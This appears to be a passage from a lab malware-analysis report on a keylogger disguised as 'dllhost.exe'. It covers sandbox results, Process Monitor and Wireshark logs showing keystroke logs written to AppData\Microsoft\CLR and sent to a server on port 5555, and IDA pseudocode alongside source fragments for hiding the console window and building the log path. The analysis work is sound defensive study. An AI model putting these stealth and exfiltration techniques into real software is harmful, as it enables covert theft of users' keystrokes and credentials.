 - 0x41e658 calloc
 - 0x41e660 exit
 - 0x41e668 fprintf
 - 0x41e670 free
 - 0x41e678 fwrite
 - 0x41e680 getenv
 - 0x41e688 malloc
 - 0x41e690 memcpy
 - 0x41e698 signal
 - 0x41e6a0 strien
 - 0x41e6a8 strncmp
 - 0x41e6b0 vfprintf
- Library libwinpthread-1.dll:**
 - 0x41e6c0 nanosleep
- Library USER32.dll:**
 - 0x41e6d0 CallNextHookEx
 - 0x41e6d8 DispatchMessageA
 - 0x41e6e0 FindWindowA
 - 0x41e6e8 GetMessageA
 - 0x41e6f0 SetWindowsHookExA
 - 0x41e6f8 ShowWindow
 - 0x41e700 TranslateMessage
 - 0x41e708 UnhookWindowsHookEx
- Library WS2_32.dll:**
 - 0x41e718 WSAStartup
 - 0x41e720 WSAStringToAddressA
 - 0x41e728 connect
 - 0x41e730 htons
 - 0x41e738 send
 - 0x41e740 socket
- Library libstdc++-6.dll:**
 - 0x41e750 __ZNKSt5ctypeIcE13_M_widen_initEv
 - 0x41e758 __ZNSo3putEc
 - 0x41e760 __ZNSo5flushEv
 - 0x41e768 __ZNSoisEl

Finally, cuckoo also ran the hashes on IRMAs and it did not match anything suspicious, returning the results as clean as shown in [Screenshot 18](#).

Screenshot 18

Signature
Clean

DYNAMIC ANALYSIS

Any analysis carried out after malware has been run is referred to as *dynamic* analysis. The second stage of malware investigation involves dynamic analytic techniques. Because, for instance, the presence of an action string in a binary does not imply that the action will actually be executed, dynamic analysis, as opposed to static analysis, enables you to witness the malware's genuine behaviour. Dynamic analysis, for instance, can help you find the keylogger's log file on the system, learn what sorts of records it retains, figure out where it sends its information, and other things if the malware is a keylogger. I'll use hybrid analysis for dynamic analysis. The anti-virus results included the CrowdStrike Falcon results which shows that the program is clean however the MetaDefender reveals that it is 3% suspicious.

Screenshot 19

Analysis Overview

- Submission name: dilihost.exe
- Size: 109KiB
- Type: **process** **stable** **executable**
- Mime: application/x-dosexec
- SHA256: 162c7615824d4a788b2d363cf2f2542e4f7af496248938b1fb4c9d19450cf28
- Operating System: Windows
- Last Anti-Virus Scan: 12/07/2022 21:50:02 (UTC)
- Last Sandbox Report: 12/08/2022 17:08:11 (UTC)

Anti-Virus Results

Scanner	Status	Details
CrowdStrike Falcon	CLEAN	Static Analysis and ML Last Update: 12/07/2022 21:50:02 (UTC) View Details: N/A Visit Vendor: GET STARTED WITH A FREE TRIAL
MetaDefender	3%	Multi Scan Analysis Last Update: 12/07/2022 21:50:02 (UTC) View Details: N/A Visit Vendor: GET STARTED WITH A FREE TRIAL
VirusTotal	N/A	Multi Scan Analysis Last Update: 12/07/2022 21:50:02 (UTC) View Details: N/A Visit Vendor: GET STARTED WITH A FREE TRIAL

Analysis Overview

- AV Detection: 2%
- Labeled as: Malware

Latest News

- Playing Hide-and-Seek with Ransomware, Part 2 (Matthew Venable - October 21, 2022)
- Playing Hide-and-Seek with Ransomware, Part 1 (Matthew Venable - October 13, 2022)
- 2022 Threat Hunting Report: Falcon OverWatch Looks Back to Prepare Defenders for Tomorrow's Adversaries (Thomas Ellingre - September 13, 2022)
- CrowdStrike Introduces Sandbox Scryer: A Free Threat-Hunting Tool for Generating MITRE ATT&CK and Navigator Data (Greg Galtier - Joel Spaulock - September 1, 2022)
- The Anatomy of Wiper Malware, Part 2: Third-Party Drivers (Ivan Lebedev - Julian Malofin-Ventra - August 24, 2022)

Reports generated by Falcon Sandbox has various sections, which include:

- The indicators section lists information of suspicious or informative functions used from DLLs.
- The File Details section lists the information about the file of the dynamic analysis results.

- The screenshot section lists screenshots of the target machine while the program is running.
- The Hybrid Analysis section lists the logged script calls, memory dump, network activity, etc.
- The Network Analysis section includes network activity spawned by the malware, including setting up a listening port or performing a DNS request.

As shown in [Screenshot 20](#), the report generated indicates that there are network related activities that contain the ability to open a port and listen for incoming connection. It also indicates that there is spyware activities which touches files in program files directory. Moreover, there is the ability to hook and unhook windows functions.

Screenshot 20

Indicators

Not all malicious and suspicious indicators are displayed. Get your own cloud service or the full version to view all details.

Suspicious Indicators
Network Related
Contains ability to open a port and listen for incoming connection
Spyware/Information Retrieval
Touches files in program files directory
System Security
Contains ability to hook/unhook windows functions
Unusual Characteristics
Imports suspicious APIs

ambiguos

AV Detection: 2%
Labeled as: Malware

Indicators

Suspicious (7)
Informative (12)

File Details

Screenshots (3)
Hybrid Analysis (1)
Network Analysis
Extracted Strings
Extracted Files (0)
Notifications
Community (0)

[Back to top](#)

MONITORING WITH PROCESS MONITOR

Process Monitor, or procmon, is an advanced monitoring tool for Windows that provides a way to monitor certain registry, file system, network, process, and thread activity. Procmon shows columns that can be customised to show details about specific events, such as the event's sequence number, timestamp, name of the process that caused it, operation, path, and outcome. After running the program on my machine, I filtered out by the process name to view its information easily.

Screenshot 21

Column	Relation	Value	Action
Process N...	is	Procmon.exe	Exclude
Process N...	is	Procesp.exe	Exclude
Process N...	is	Autoruns.exe	Exclude
Process N...	is	Procmon64.exe	Exclude
Process N...	is	Procesp64.exe	Exclude
Process N...	is	System	Exclude
Operation	begins with	IRP_MJ_	Exclude


[Screenshot 22](#) shows a collection of procmon events that occurred from the piece of malware named *dllhost.exe*. As you can see the operation executed include, creating and writing to various log files in the directory, *C:\Users\toqa\AppData\Roaming\Microsoft\CLR*

using CreateFile and WriteFile. Another interesting operations are the TCP Connect and TCP Send which connect and send to a server that's name is MACBOOKPRO-8EF3 on port 5555. The word *SUCCESS* in the Result column tells you that the operations were successful.

Screenshot 22									
	Process Name	PID	Operation	Path	Result	Detail			
12:28...	dllhost.exe	1880	WriteFile	C:\Users\toqa\AppData\Roaming\Microsoft\CLR\08.12.2022_12_28_26.log	SUCCESS	Offset: 0, Length: 2...			
12:28...	dllhost.exe	1880	CloseFile	C:\Users\toqa\AppData\Roaming\Microsoft\CLR\08.12.2022_12_28_26.log	SUCCESS	Desired Access: G...			
12:28...	dllhost.exe	1880	CreateFile	C:\Users\toqa\AppData\Roaming\Microsoft\CLR\08.12.2022_12_28_26.log	SUCCESS	Desired Access: G...			
12:28...	dllhost.exe	1880	QueryEAFile	C:\Users\toqa\AppData\Roaming\Microsoft\CLR\08.12.2022_12_28_26.log	SUCCESS	Desired Access: G...			
12:28...	dllhost.exe	1880	WriteFile	C:\Users\toqa\AppData\Roaming\Microsoft\CLR\08.12.2022_12_28_26.log	SUCCESS	Offset: 0, Length: 3...			
12:28...	dllhost.exe	1880	CloseFile	C:\Users\toqa\AppData\Roaming\Microsoft\CLR\08.12.2022_12_28_26.log	SUCCESS	Offset: 0, Length: 3...			
12:28...	dllhost.exe	1880	CreateFile	C:\Users\toqa\AppData\Roaming\Microsoft\CLR\08.12.2022_12_28_26.log	SUCCESS	Offset: 0, Length: 3...			
12:28...	dllhost.exe	1880	ReadFile	C:\Users\toqa\AppData\Roaming\Microsoft\CLR\08.12.2022_12_28_26.log	SUCCESS	Offset: 0, Length: 3...			
12:28...	dllhost.exe	1880	ReadFile	C:\Users\toqa\AppData\Roaming\Microsoft\CLR\08.12.2022_12_28_26.log	SUCCESS	Offset: 0, Length: 3...			
12:28...	dllhost.exe	1880	TCP Send	DESKTOP-0REJ0G.49854 -> MACBOOKPRO-8EF3.5555	END OF FILE	Offset: 391, Length...			
12:28...	dllhost.exe	1880	CloseFile	C:\Users\toqa\AppData\Roaming\Microsoft\CLR\08.12.2022_12_28_26.log	SUCCESS	Length: 391, starti...			
12:28...	dllhost.exe	1880	TCP Connect	DESKTOP-0REJ0G.49854 -> MACBOOKPRO-8EF3.5555	SUCCESS	Length: 0, mss: 14...			
12:28...	dllhost.exe	1880	CreateFile	C:\Users\toqa\AppData\Roaming\Microsoft\CLR\08.12.2022_12_29_07.log	SUCCESS	Desired Access: G...			
12:28...	dllhost.exe	1880	WriteFile	C:\Users\toqa\AppData\Roaming\Microsoft\CLR\08.12.2022_12_29_07.log	SUCCESS	Offset: 0, Length: 2...			
12:28...	dllhost.exe	1880	CloseFile	C:\Users\toqa\AppData\Roaming\Microsoft\CLR\08.12.2022_12_29_07.log	SUCCESS	Offset: 0, Length: 2...			
12:28...	dllhost.exe	1880	CreateFile	C:\Users\toqa\AppData\Roaming\Microsoft\CLR\08.12.2022_12_29_07.log	SUCCESS	Desired Access: G...			
12:28...	dllhost.exe	1880	QueryEAFile	C:\Users\toqa\AppData\Roaming\Microsoft\CLR\08.12.2022_12_29_07.log	SUCCESS	Desired Access: G...			
12:28...	dllhost.exe	1880	CreateFile	C:\Users\toqa\AppData\Roaming\Microsoft\CLR\08.12.2022_12_29_07.log	SUCCESS	Desired Access: G...			
12:28...	dllhost.exe	1880	WriteFile	C:\Users\toqa\AppData\Roaming\Microsoft\CLR\08.12.2022_12_29_07.log	SUCCESS	Offset: 0, Length: 3...			
12:28...	dllhost.exe	1880	CloseFile	C:\Users\toqa\AppData\Roaming\Microsoft\CLR\08.12.2022_12_29_07.log	SUCCESS	Offset: 0, Length: 3...			
12:28...	dllhost.exe	1880	ReadFile	C:\Users\toqa\AppData\Roaming\Microsoft\CLR\08.12.2022_12_29_07.log	SUCCESS	Offset: 0, Length: 3...			
12:28...	dllhost.exe	1880	ReadFile	C:\Users\toqa\AppData\Roaming\Microsoft\CLR\08.12.2022_12_29_07.log	SUCCESS	Offset: 0, Length: 3...			
12:28...	dllhost.exe	1880	TCP Send	DESKTOP-0REJ0G.49854 -> MACBOOKPRO-8EF3.5555	END OF FILE	Offset: 391, Length...			
12:28...	dllhost.exe	1880	CloseFile	C:\Users\toqa\AppData\Roaming\Microsoft\CLR\08.12.2022_12_29_07.log	SUCCESS	Length: 391, starti...			

WIRESHARK

Wireshark is an open source sniffer, a packet capture tool that intercepts and logs network traffic. It offers visualization, analysis of the packet stream, and comprehensive analysis of each individual packet. It can be applied to diagnose application problems, examine protocols in use, and investigate internal networks and network utilization. However, it may also be used to sniff passwords, decipher network protocols, steal confidential data, and listen in on online conversations at your neighborhood coffee shop.



To view the contents of a TCP session, I will follow the TCP stream. As you can see in Screenshot 23, both ends of the conversation are displayed in session order. The contents of the TCP stream sent to 192.168.100.13 over port 5555 shows some encoded data, as shown in Screenshot 24.



PHASE 3: ADVANCED MALWARE ANALYSIS

In this section, I'll use The Interactive Disassembler Freeware, that is the free version of IDA Pro, which is an extremely powerful disassembler distributed by Hex-Rays.

Screenshot 25

The screenshot shows the IDA Pro interface with two main windows. The top window displays assembly code for the `main` function and other message-related functions. The bottom window, titled "Graph", shows the control flow graph (CFG) for the program. Colored arrows (red, green, blue) indicate the flow of control between different parts of the code, helping to visualize the program's logic and flow during analysis.

The colour and direction of the arrows in IDA's graph mode aid in highlighting the program's flow during analysis. If a conditional jump is not taken, it is shown by a red arrow; if it is taken, it is indicated by a green arrow; and if it is taken unconditionally, it is indicated by a blue arrow. The code flow is indicated by the arrow direction; upward arrows often signify a loop condition.

STRINGS

I decided to start by taking a look at the strings. As shown in [Screenshot 26](#), all the keys in the keyboard that were defined in the KeyConstants header are indicated to any malware analyzer that this is a keylogger.


Screenshot 26

Address	Length	Type	String
.rdata:00000013	C		ConsoleWindowClass
.rdata:0000002A	C		basic_string::_M_construct null not valid
.rdata:00000015	C		basic_string::append
.rdata:0000000B	C		AppLog.txt
.rdata:0000001E	C		Hook started... Timer started
.rdata:00000016	C		basic_string::replace
.rdata:00000037	C		%s; __pos (which is %zu) > this->size() (which is %zu)
.rdata:00000008	C		APPDATA
.rdata:0000000F	C		\Microsoft\CLR
.rdata:0000002B	C		File creation was not successful. Keylog '
.rdata:000000D	C		[VK_ABNT_C1]
.rdata:000000A	C		[Abnt C1]
.rdata:000000D	C		[VK_ABNT_C2]
.rdata:000000A	C		[Abnt C2]
.rdata:00000009	C		[VK_ADD]
.rdata:000000B	C		[Numpad +]
.rdata:0000000A	C		[VK_ATTN]
.rdata:00000007	C		[Attn]
.rdata:000000A	C		[VK_BACK]
.rdata:000000C	C		[Backspace]
.rdata:000000C	C		[VK_CANCEL]
.rdata:0000008	C		[Break]
.rdata:000000B	C		[VK_CLEAR]
.rdata:0000008	C		[Clear]
.rdata:000000B	C		[VK_CRSEL]
.rdata:0000009	C		[Cr Sel]
.rdata:000000D	C		[VK_DECIMAL]
.rdata:000000B	C		[Numpad .]
.rdata:000000C	C		[VK_DIVIDE]
.rdata:000000B	C		[Numpad /]
.rdata:000000B	C		[VK_EEOF]

ENTRY POINT


As shown in [Screenshot 27](#), there are 3 entry points.

Screenshot 27




In this section, we will analyze the main entry point, which contains two functions, `sub_403790` and `sub_401180`.

Screenshot 28




Shown in [Screenshot 29](#), sub_403790 looks like it just retrieves the current system date and time, current process and thread, and retrieves the current value of the performance counter. Not much of useful information. So we'll proceed to the next function, sub_401180.

Screenshot 29




As shown in [Screenshot 30](#), sub_401180, is more interesting as it has a lot more conditions.

Screenshot 30



I started with the main function, which is showed in [Screenshot 31](#).

Screenshot 31



HIDING THE CONSOLE

After analyzing the pseudocode ([Screenshot 32](#)) of the second function (sub_401910), in [Screenshot 31](#), it looks like this is where hiding the console takes place as shown in the source code, in [Screenshot 33](#). So let's rename it to hide_console_here.

Screenshot 32

The image shows two side-by-side windows. On the left is a terminal window displaying assembly code for the function `sub_401910`. On the right is a code editor window titled "Pseudocode-A" showing the corresponding pseudocode.

```

; BOOL sub_401910()
sub_401910 proc near
    sub    rsp, 28h
    call   cs: __imp_AllocConsole
    lea    rdx, ConsoleWindowClass
    xor    edx, edx
    mov    rcx, rax
    add    rsp, 28h
    jmp   cs: __imp_ShowWindow
    sub_401910 endp

```

```

1 BOOL sub_401910()
2 {
3     HWND WindowA; // rax
4
5     AllocConsole();
6     WindowA = FindWindowA("ConsoleWindowClass", 0i64);
7     return ShowWindow(WindowA, 0);
8 }

```

Screenshot 33

The image shows a code editor window with a single C function named `hide`.

```

void hide()
{
    HWND stealth; // window handler used to hide the outputted console window
    AllocConsole();
    stealth = FindWindowA("ConsoleWindowClass", NULL);
    ShowWindow(stealth, 0);
}

```

LOCATION AND NAME OF THE FILE THAT STORES THE KEY STROKES

Analyzing the third function (`sub_402720`) in [Screenshot 31](#),

Screenshot 34

The image shows a debugger interface with two panes. The left pane is a stack dump for `sub_402720`, and the right pane is a hex dump for the same function. The assembly code for `sub_402720` is also shown at the bottom.

```

; _int64 __fastcall sub_402720(_int64, char)
sub_402720 proc near
    var_68 = qword ptr -68h
    var_60 = qword ptr -60h
    var_48 = qword ptr -48h
    var_40 = qword ptr -40h

    ; unwind { // __gxx_personality_seh0
    push    r12
    push    rbp
    push    rdi
    push    rsi
    push    rbx
    sub    rsp, 60h
    lea    rdi, [rsp+88h+var_68]
    mov    rsi, rcx
    mov    rbp, edx
    lea    rcx, VarName    ; "APPDATA"
    call   getenv
    mov    r8, 0xFFFFFFFFFFFFFFFh
    mov    rbx, rax
    lea    rax, [rdi+10h]
    test   rbx, rbx
    mov    [rsp+88h+var_68], rax
    jz     short loc_402764

```

```

11     __int64 v12; // r8
12     const char *v13; // rbp
13     size_t v14; // r8
14     __int64 v16; // rbp
15     __int64 i; // rsi
16     void *v18[2]; // [rsp+20h] [rbp-68h] BYREF
17     _BYTE v19[16]; // [rsp+30h] [rbp-58h] BYREF
18     void *v20; // [rsp+40h] [rbp-48h] BYREF
19     __int64 v21; // [rsp+48h] [rbp-40h]
20     _BYTE v22[56]; // [rsp+50h] [rbp-38h] BYREF
21
22     v3 = v18;
23     v6 = getenv("APPDATA");
24     v7 = -1164;
25     v8 = v6;
26     v18[0] = v19;
27     if ( v6 )
28         v7 = (-__int64)&v6[strlen(v6)];
29     sub 407420(v18, v8, v7, 0i64);
30     v9 = v20;
31     v20 = v22;
32     sub 4074E0(&v20, v18[0], (char *)v18[0] + (unsigned __int64)(0x7FFFFFFFFFFFFFi64 -
33     if ( (unsigned __int64)v18[0] > 0 )
34         std::throw_length_error("basic_string::append");
35     goto LABEL_13;
36     std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> > v20;
37 }
38     v20 =
39     "\\\\"Microsoft\\\\CLR",
40     14164);
41     v10 = (char *)v20;
42     v2 = al + 16;
43     v1 = a2 == 0;
44     v12 = v21;
45

```

Screenshot 35


The image shows a code editor window with the implementation of the `GetOurPath` function.

```


13     std::string GetOurPath(const bool append_separator = false) //checks if the backslash is needed at the end of our path, a
14     {
15         std::string appdata_dir(getenv("APPDATA")); // finds AppData directory path
16         std::string full = appdata_dir + "\\\\"Microsoft\\\\CLR";
17         return full + (append_separator ? "\\" : "");
18     }
19

```


And checking its pseudocode in [Screenshot 34](#), it looks like this is our `GetOurPath` function in the IO header. As you can see "APPDATA" environment was retrieved and then the directory of "`\\\\"Microsoft\\\\CLR"` is added to it, and finally a "\\" is appended to create the full path, as shown in the source code. The full path is now "C:\users\(\$user)\AppData\Microsoft\CLR\". Therefore let's rename it to `GetOurPath_maybe_here`. After we found out what path was retrieved let's see where this function is called to understand more.



It's shown in [Screenshot 36](#) that it is called 4 times. Checking the first place it was called in, it looks like it is called after a connection to the server was made, as shown in [Screenshot 37](#). In fact, the actual program actually connects to the server first and then get the directory to start creating the log files.



Looking at the next function that gets called after GetOurPath, which is sub_404DD0. I realize that this is one of the places GetOurPath also gets called in.



After viewing the pseudocode of function sub_404DD0, in [Screenshot 39](#), we see that this is where our log files are created and named, which should be our WriteLog function. After the GetOurPath function (in the red box) we see _time64 & _localtime64 (in the yellow

box), which converts a time value and corrects for the local time zone. After that, we see the sub_407420 function (in the green box) which looks like the GetDateTimeString function found in the helper header. This was assumed because it takes “_” as an argument. After viewing the code of sub_405F70 (in the green box), I concluded that this was the GetDateString and GetTimeString, which are the formats that will be used to rename the file and the “_” is how the time intervals are separated. Moving down the code till line 204, I found an append function that adds the .log extension to the name. Therefore, the log files would be named in this format: DD.MM.YY HR_MIN_SEC.log.

Screenshot 39

```

123
124     GetOurPath maybe here(( int64)&v62, 1);
125     _time64(&Time);
126     v3 = localtime64(&Time);
127     tm_mon = v3->tm_mon;
128     v57[0] = v3->tm_mday;
129     v5 = tm_mon + 1;
130     tm_year = v3->tm_year;
131     v57[1] = v5;
132     v58 = tm_year + 1900;
133     v7 = &v77;
134     tm_min = v3->tm_min;
135     tm_hour = v3->tm_hour;
136     v77 = v79;
137     sub_407420(&v77, "_", (_int64)"");
138     sub_405F70(
139         (int)&Time,
140         (int)v57,
141         (int)&v77,
142         );
143
144     v9 = std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::_M_append(&Time, ".log", 4i64);
145     v66 = v58;

```

After analyzing of this part, we can confirm that our assumptions on our GetOurPath function were correct, so let's rename it from GetOurPath_maybe_here to GetOurPath_here. Then let's rename sub_407420 to GetDateTimeString_here. All these assumptions correspond to the first part of the WriteLog function, as shown in the source code, [Screenshot 40](#) (which will be confirmed later).

Screenshot 40

```

